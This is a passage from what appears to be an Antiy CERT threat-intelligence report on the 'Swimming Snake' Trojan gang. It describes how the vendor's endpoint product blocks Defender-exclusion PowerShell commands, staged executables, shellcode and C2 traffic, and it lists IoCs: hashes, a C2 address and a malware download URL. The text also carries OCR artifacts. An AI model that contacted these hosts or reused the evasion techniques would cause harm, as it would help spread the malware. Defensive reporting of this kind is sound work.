
数值数据：\??\C:\XiaoH.sys

风险描述：未知程序试图修改注册表项，该操作可

□ 不再显示

Figure 5-3 Defense against abnormal registry operations detected by IEP

IEP can also monitor the execution behavior of program commands in real time, determine whether there is safety risk in the execution of commands by analyzing the contents of commands and the maliciousness of the execution program, and intercept the risk behavior immediately. In this case 2, the malicious program's attempt to add itself to the Windows Defender exclusion list through the PowerShell command will be perceived by the defense rule in real time. The system will conduct risk assessment in combination with the parent process directory, file characteristics, attribute information, signature information and other dimensions, and once it determines that there is a risk, the system will immediately stop the PowerShell operation and terminate the parent process.



安天智甲终端防御系统

发现异常行为
如果该行为不是您主动操作，建议阻止。

父进程：powershell.exe


异常描述：检测到试图修改...全软件排除路径

启动参数：-NoProfile -Wind...ic\\Pictures' }"

风险描述：攻击者试图通过调用系统Powershell 执行危险命令，添加的自身到 Windows Defender 排除路径，可能被用来存放恶意文件，规避安全扫描导致病毒感染。

Figure 5-4 Immediately Intercept when Dangerous Command is Executed

IEP has special download protection functions for downloading files, including prohibiting the execution of executable program of the IM directory, blocking invalid signature files downloaded by the browser, and blocking the operation of files with dual extension. And restrict the execution of files such as PE and LNK by specific directories to form a layered protection system. In this case 2, the malicious file NtHandleCallback.exe is released to the C:\ Users\ Public\ Documents\ directory. When the conventional virus detection fails to identify the threat, the control strategy of IEP is triggered immediately, according to the rule that "Documents directory is the file storage area, and executable files are usually not stored." Directly block the execution of any PE file under the directory, so that the malicious program is effectively blocked by the protection of the policy layer outside the detection mechanism



安天智甲终端防御系统

系统防护

高安全等级目录，发现启动可疑程序

进程名称：NtHandleCallback.exe 添加信任

目录位置：C:\Users\Public\Documents

异常名称：非可执行目录启动程序


风险描述：文档目录属非可执行文件存储区，存放 PE 文件违背常规,刻意释放恶意 PE 至文档目录并执行，意图规避常规病毒扫描，突破安全防护防线。

□ 不再提示

确认(19s)

Figure 5-5 The downloading protection function of the intelligent armor blocks the abnormal activation behavior

IEP has memory protection capabilities, which can monitor system memory variables in real time. In the events of Case One and Case Two, when the attacker writes shellcode into the memory, the active defense will detect it. When this memory is executed, the detection mechanism will be triggered. If malicious behavior is found, it will proactively notify the user and stop the program from continuing to execute.



安天智甲终端防御系统

发现内存异常行为

如果该行为不是您主动操作，建议阻止。

异常描述：Trojan/Win32.SwimSnake

启动进程：NtHandl...ack.exe 添加信任

风险描述：内存中存在恶意代码，这种攻击可能导致系统或者数据遭到窃取或破坏。

□ 不再显示

放行 阻止(18s)

安天智甲终端防御系统

发现内存异常行为

如果该行为不是您主动操作，建议阻止。

异常描述：Trojan/Win32.SwimSnake

启动进程：TaskLoad.exe 添加信任


风险描述：内存凭证转储是指恶意代码将内存中的敏感信息（如密码、证书等）提取出来并保存到磁盘上的过程。这种攻击可能导致敏感信息泄露给攻击者，使他们可以滥用这些信息进行身份盗窃或其他恶意活动。

□ 不再显示

放行 阻止(15s)

Figure 5-6: Abnormal behavior of memory detected by memory protection function of IEP

IEP can effectively protect remote control Trojan, malicious C2 access and other behaviors through distributed firewall module, and IEP can monitor network traffic in and out of stack data in real time. In combination with accurate detection of threat intelligence, malicious address are intercepted to form a low-level network protection screen.



安天智甲终端防御系统

访问恶意网络地址
已自动阻止

进程名称：svchost.exe

访问地址：ydbao6.cyou 添加信任

威胁类型：电脑病毒

检测引擎：本地网络行为检测引擎

Figure 5-7 Real-time detection of the access address of the program, and once the access malicious address is found, it is immediately intercepted

5.3 Provide a unified management platform to help administrators efficiently carry out security management

IEP also provides a unified management platform for users, through which administrators can view details of threats within the network in a centralized manner and handle them in batches, thus improving the efficiency of terminal security operation and maintenance.

Figure 5-8: Provide a unified management platform, and remotely handle threats with one click

6 IoCs

IoCs
05946b9848551eb738c9fdf748af0ff2
Ddb9a28b72098ee0ec2308d90f2e0334
E4234abffc87519afac9705ca73b7c30
04264646287bb028ad5280cf4da39358
Da0d77e9ac7a60f67d55256e55307713
0d9b54b8bfe67ce90a98102d763345f9
5231a08c5286803e300ac657e37272f8
8a7442439ef37055d790a724ba48bee0
C2a1e8510738ddf23b839eef223f7bec
893edfa3a3a71d71ca670424e554e04c
C416a4664a84a5bd4f8f032472e56cdd
0462f77ae086e8cdc48f9a21758fd67e
212fc4b489c15436de3e34ac96e1207b
08cfaac200ed8052a63020f115c6a75a
07c8b3bf5ef18bdd646980f765de0fc6

E059cf1f916302a0ff91b0061da1c14
42ddb89706155089a04b9eba5e661516
234ccbcb8460721aa990a350d2237036
0d7d0cf8a31422cd9a88fa90ad7560eb
B6ede7ecbb980723ec43c7b1bde059b9
8dc9c86cf33fc0cbc20cfd3cb6f5d3a3
1c993a7b64d9e7c3379ab8849d6f17d4
B6ede7ecbb980723ec43c7b1bde059b9
0d7d0cf8a31422cd9a88fa90ad7560eb
0c9b34b15361b87b738dc06fc4194086
5b81e82e3c4594d82085f6a0e0563a07
18a4dff46a1bae8e317a999a1837f8f2
154.86.0 [.] 40: 443
Https [:] / / www.bg-wps.com
Https [:] / / pub-3d7ecf8d8ed94374b9fb10d61138bd72.r2.dev / Wjfrpsl.zip
Ydbao6 [.] you: 9000

7 List of Antiy's historical reports on the threat of "Swimming Snake".

Since 2022, Antiy CERT has released 17 analysis reports on **"Swimming Snake"** related activities.

[1] Analysis of attacks on remote control Trojans placed by falsifying Chinese Telegram websites [R/OL]. (2022-10-24)
https: / / www.antiy.cn / research / notice & report / research _ report / 20221024.html

[2] Analysis of attacks on remote control Trojan delivered by cloud note-taking platform [R/OL]. (2023-03-24)
https: / / www.antiy.cn / research / notice & report / research _ report / 20230324.html

[3] Analysis of gangs using cloud note-taking platform to deliver remote-controlled Trojans [R/OL]. (2023-03-30)
https: / / www.antiy.cn / research / notice & report / research _ report / 20230330.html

[4] Analysis of large-scale attacks launched by "snake-swimming" gangs against domestic users [R/OL]. (2023-05-18)

https: / / www.antiy.cn / research / notice & report / research _ report / 20230518.html

[5] Analysis of recent fishing attacks by "snake swimming" gangs [R/OL]. (2023-07-11)
https: / / www.antiy.cn / research / notice & report / research _ report / TrojanControl _ Analysis.html

[6] Analysis of the activities of the "Snake Runner" gang in using WeChat to spread malicious codes [R/OL]. (2023-08-22)
https: / / www.antiy.cn / research / notice & report / research _ report / SnakeTrojans _ Analysis.html

[7] Special Analysis Report on "Swimming Snakes" and Black Producers [R/OL]. (2023-10-12)
https: / / www.antiy.cn / research / notice & report / research _ report / SwimSnakeTrojans _ Analysis.html

[8] Analysis of the new round of attacks against financial personnel and e-commerce customer service by the "Snake Swimming" gang [R/OL]. (2023-11-11-11)
https: / / www.antiy.cn / research / notice & report / research _ report / SwimSnake _ Analysis.html

[9] Analysis of the recent attack activities of the "Swimming Snake" black farm [R/OL]. (2024-04-07)
https: / / www.antiy.cn / research / notice & report / research _ report / SwimSnake _ Analysis _ 202404.html

[10] Analysis of phishing attacks by "snake-swimming" gangs using malicious documents [R/OL]. (2024-06-21)
https: / / www.antiy.cn / research / notice & report / research _ report / SwimSnake _ Analysis _ 202406.html

[11] The phishing download website spreads the threat of "Swimming Snake," and the malicious installer hides the remote control Trojan [R/OL]. (2024-12-20)
https: / / www.antiy.cn / research / notice & report / research _ report / SwimSnake _ Analysis _ 202412.html

[12] "Swimming Snake" attacks wreak havoc with black products, and quick start special investigation and handling [R/OL]. (2025-04-23) https: / / www.antiy.cn / research / notice & report / research _ report / research _ report / SwimSnake _ Analysis _ 202504.html

[13] The black production of "Snake" uses fake WPS Office download stations to spread remote control Trojan horses [R/OL]. (2025-05-15)
https: / / www.antiy.cn / research / notice & report / research _ report / SwimSnake _ Analysis _ 202505.html

[14] "Swimming Snake (Silver Fox)" attacks by the latest variety of black production [R/OL]. (2025-08-17)
https: / / www.antiy.cn / research / notice & report / research _ report / SwimSnake _ Analysis _ 202508.html

[15] The spreading of black products and continuous tracking of techniques and tactics of snake (Silver Fox): Analysis of attack methods of imitation FinalShell management software [R/OL]. (2025-09-19)
https: / / www.antiy.cn / research / notice & report / research _ report / SwimSnake _ Analysis _ 202509.html

[16] Snake Runner (Silver Fox) "Black production intensive imitation of all kinds of popular applications: Wps download station anti-fake album [R/OL]. (2025-10-10)_
https: / / www.antiy.cn / research / notice & report / research _ report / SwimSnake _ Analysis _ 202510.html

[17] Delete such files immediately upon receipt! Avoid falling into the trap of "Swimming Snake" [R/OL]. (2025-10-23)
https: / / www.antiy.cn / research / notice & report / research _ report / SwimSnake _ Report _ 202510.html